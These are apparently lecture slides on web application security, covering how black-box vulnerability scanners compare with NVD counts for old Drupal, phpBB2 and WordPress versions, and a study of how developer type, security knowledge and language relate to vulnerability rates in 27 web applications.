
Local

Remote




>\$100K total retail price

# Example scanner UI



# Test Vectors By Category



Test Vector Percentage Distribution

# Detecting Known Vulnerabilities

Vulnerabilities for  
previous versions of Drupal, phpBB2, and WordPress


Category	Drupal 4.7.0		phpBB2 2.0.19		Wordpress 1.5strayhorn	
	NVD	Scanner	NVD	Scanner	NVD	Scanner
XSS	5	2	4	2	13	7
SQLI	3	1	1	1	12	7
XCS	3	0	1	0	8	3
Session	5	5	4	4	6	5
CSRF	4	0	1	0	1	1
Info Leak	4	3	1	1	5	4

Good: Info leak, Session

Decent: XSS/SQLI

Poor: XCS, CSRF (low vector count?)

# Vulnerability Detection





# Secure development

# Experimental Study

◆ What factors most strongly influence the likely security of a new web site?

- Developer training?
- Developer team and commitment?
  - ◆ freelancer vs stock options in startup?
- Programming language?
- Library, development framework?

◆ How do we tell?

- Can we use automated tools to reliably measure security in order to answer the question above?

# Approach


- ◆ Develop a web application vulnerability metric
  - Combine reports of 4 leading commercial black box vulnerability scanners and
- ◆ Evaluate vulnerability metric
  - using historical benchmarks and our new sample of applications.
- ◆ Use vulnerability metric to examine the impact of three factors on web application security:
  - startup company or freelancers
  - developer security knowledge
  - Programming language framework



# Data Collection and Analysis

- ◆ Evaluate 27 web applications
  - from 19 Silicon Valley startups and 8 outsourcing freelancers
  - using 5 programming languages.
- ◆ Correlate vulnerability rate with
  - Developed by startup company or freelancers
  - Extent of developer security knowledge (assessed by quiz)
  - Programming language used.

# Comparison of scanner vulnerability detection




# Developer security self-assessment

## QUIZ CATEGORIES AND QUESTION SUMMARY

Q	Category Covered	Summary
1	SSL Configuration	Why CA PKI is needed
2	Cryptography	How to securely store passwords
3	Phishing	Why SiteKeys images are used
4	SQL Injection	Using prepared statements
5	SSL Configuration/XSS	Meaning of "secure" cookies
6	XSS	Meaning of "httponly" cookies
7	XSS/CSRF/Phishing	Risks of following emailed link
8	Injection	PHP local/remote file-include
9	XSS	Passive DOM-content intro. methods
10	Information Disclosure	Risks of auto-backup ( ) files
11	XSS/Same-origin Policy	Consequence of error in Applet SOP
12	Phishing/Clickjacking	Risks of being iframed

# Language usage in sample

Number of applications



AVERAGE LINES OF CODE FOR EACH LANGUAGE

Language	Average Lines of Code
ASP	24,320
Java	14,630
PHP	17,020
Python	23,125
Ruby	7660

# Summary of Results

## ◆ Security scanners are useful but not perfect

- Tuned to current trends in web application development
- Tool comparisons performed on single testbeds are not predictive in a statistically meaningful way
- Combined output of several scanners is a reasonable comparative measure of code security, compared to other quantitative measures

## ◆ Based on scanner-based evaluation

- Freelancers are more prone to introducing injection vulnerabilities than startup developers, in a statistically meaningful way
- PHP applications have statistically significant higher rates of injection vulnerabilities than non-PHP applications; PHP applications tend not to use frameworks
- Startup developers are more knowledgeable about cryptographic storage and same-origin policy compared to freelancers, again with statistical significance.
- Low correlation between developer security knowledge and the vulnerability rates of their applications

Warning: don't hire freelancers to build secure web site in PHP.

# Summary

## ◆ SQL Injection

- Bad input checking allows malicious SQL query
- Known defenses address problem effectively

## ◆ CSRF – Cross-site request forgery

- Forged request leveraging ongoing session
- Can be prevented (if XSS problems fixed)

## ◆ XSS – Cross-site scripting

- Problem stems from echoing untrusted input
- Difficult to prevent; requires care, testing, tools, ...

## ◆ Other server vulnerabilities

- Increasing knowledge embedded in frameworks, tools, application development recommendations

